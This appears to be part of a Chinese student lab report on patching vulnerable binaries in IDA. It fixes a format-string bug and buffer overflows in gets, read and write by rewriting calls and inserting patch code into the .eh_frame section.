我们可以先在export中找到main函数，在这里面有puts和printf函数，我们要做的就是将printf修改成puts，如图4.4。这时，我们将右键放在printf上，按下ctrl+alt+K，就会出现patcher的界面，我们要对assembly中的值进行修改，将call \_printf改成call \_puts，但是不能直接使用\_puts，而是使用在上一步找到的地址。




图4.4

修改之后，如图4.5，4.6。




图4.5




图4.6

#### 测试

保存之后，可以正确地执行这个程序，漏洞已经修复。



图4.7

### 在.eh\_frame段插入补丁代码

#### 对漏洞源码编译




图4.8

#### 漏洞验证




图4.9

#### Ida分析

将已经编译好的执行文件拖出来，用ida进行分析。注意到两个printf函数，由于在左侧列表里没有put函数，所以不能用实验1的方法来解决。

想到可以修改存在漏洞的printf函数调用，修改后的函数调用可以写入程序的.eh\_frame段，方法如下：

模仿scanf函数的调用写出补丁代码：

mov rsi, rdi

lea rdi, "%s"

call \_printf




图4.10

#### 查看printf函数的地址

这已经熟能生巧，找到地址为0x08048370。




图4.11

#### 查看程序的.eh\_frame段

寻找可以写入补丁代码的空间，然后打算在0x080485E9-0x080485FC这段空间进行修改。




图4.12

#### 修改printf为跳转指令




图4.13




图4.14

#### 修改.eh\_frame段

然后填入设计的指令：

mov rsi, rdi

lea rdi, "%s"

call 0x08048370




图4.15

#### 验证



图4.16

### 课后作业

漏洞程序输入c，如图4.17所示：


****

图4.17

源代码如下：


****

图4.18

buf为16个字节长的数组，但是write中输入20个字节，所以会产生溢出。因此，补丁1：将传递给read和write的第三个参数都改为10h。


****

图4.19

更正之后已经不会出现上面显示的异常。


**、**

图4.20

然后是对于gets函数的补丁，因为gets没有对长度进行检查，因此会有溢出问题。这里选择91a作为填充指令的地址。


****

图4.21

确定read函数的地址


****

图4.22


****

图4.23

可以发现调用read之前，应该将读取长度放入edx，buf地址放入rsi，然后将设备号放入edi。

这里注意到，在调用gets之前，原来的程序已经把buf地址放入了rsi，因此只需要改变edi和edx。


****

图4.24

最后注意到返回地址为795，于是直接填充mov edi，0；mov edx，10h；call 0x0620；jmp 0x0795；

补丁之后的程序：可以看到只读入16个字节。


****

图4.25

## 实验问题分析与总结

以前也写过游戏补丁，不过都是txt修改、源码修改之类的事情，在这次实验中我体会到了如何利用ida直接修改，知识面也得到了扩展。在这次实验过程唯一遇上的疑惑是ida文件的保存，因为指导书没说，而尝试过直接保存，但是保存的是idb文件，后来才知道Edit/Patch program/Apply patches to input file保存修改后的文。

## 建议与意见

无